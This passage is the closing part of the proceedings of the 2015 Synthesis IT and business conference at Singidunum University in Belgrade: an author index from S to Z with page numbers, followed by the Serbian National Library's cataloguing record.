Snežana Popovčić-Avrić 394
Snežana Poznanović 297
Sonja Arsić 463
Sonja Oklobdžija 583
Sonja Urošević 166, 566
Srđan Stanojković 254
Srđan Trajković 154
Sretenka Dugalić 339
Stefan Janićijević 90
Stefan Panić 279
Stefan Zdravković 129
Svetlana Čičević 101
Svetlana Štrbac-Savić 123
Sveto Veselinović 578

**T**

Tamara Stefanović 768
Tamara Uroš 437
Tamara Višnić 552
Tanja Stanišić 508, 603
Tatjana Petrović 171
Tatjana Vujić 451
Teodora Rebić 672
Tijana Radojević 316, 516, 777
Tijana Šoja 447

**U**

Uroš Lukić 238, 760

**V**

Valentina Bošković 748
Vanja Nikolić 519
Vanja Vukčević 768
Vassilis Moustakis 327
Velisav Marković 729
Verka Jovanović 519, 608, 615, 620, 624
Vesna Čelik Babić 755
Vesna Jokanović 768
Vesna Prorok 427, 432
Vesna Spasić 531, 706
Vida Vilić 10, 735
Viktor Polić 85
Violeta Tomašević 119
Višnja Vušković Minić 218
Vladan Ivanović 494
Vladan Pavlović 405, 419
Vladimir Dobrosavljević, 139
Vladimir Džamić 51, 308, 336, 664
Vladimir Lazović 22, 624
Vladimir Mitrović 699
Vladimir Mladenović 134, 213, 224
Vladimir Radivojević 603
Vlado Radić 353
Vule Mizdraković 394, 777
Vyacheslav N. Yusim 475

**Z**

Žaklina Spalević 242
Željko Sudarić 384
Zorana Agić 441
Zoran Grubišić 481
Zoran Jeremić 706
Zoran Jovanović 116
Zoran Jović 469, 711
Zoran Majkić 283
Zoran Nešić 359
Zoran Petrović 151, 711
Zoran Rakićević 635
Zoran Stevanović 375
Zumreta Galijašević 447

CIP - Каталогизација у публикацији
Народна библиотека Србије, Београд

004(082)(0.034.2)
62(082)(0.034.2)
336(082)(0.034.2)
620.9(082)(0.034.2)
005(082)(0.034.2)
338.48(082)(0.034.2)

INTERNATIONAL Scientific Conference of IT and Business - Related Research Synthesis (2015 ; Beograd)
Book of Proceedings [Elektronski izvor] / International Scientific Conference of IT and Business - Related Research Synthesis, Belgrade 16-17, April 2015. = Zbornik radova / Međunarodna naučna konferencija iz oblasti informacionih tehnologija i savremenog poslovanja ; [editor-in-chief Milovan Stanišić]. - Belgrade : Singidunum University, 2015 (Belgrade : Singidunum University). - 1 elektronski optički disk (CD-ROM) : tekst, slika ; 12 cm

Nasl. sa naslovnog ekrana. - Tiraž 250. - Napomene i bibliografske reference uz tekst. - Bibliografija uz svaki rad. - Abstracts; apstrakti.

ISBN 978-86-7912-595-8
1. Stanišić, Milovan [главни и одговорни уредник]
a) Информациона технологија - Зборници b) Инжењерство - Зборници c) Финансије - Зборници d) Енергетска ефикасност - Зборници e) Менаџмент - Зборници f) Туризам - Зборници
COBISS.SR-ID 215813388

www.synthesis.singidunum.ac.rs

# Synthesis

16 - 17, April 2015.

Singidunum University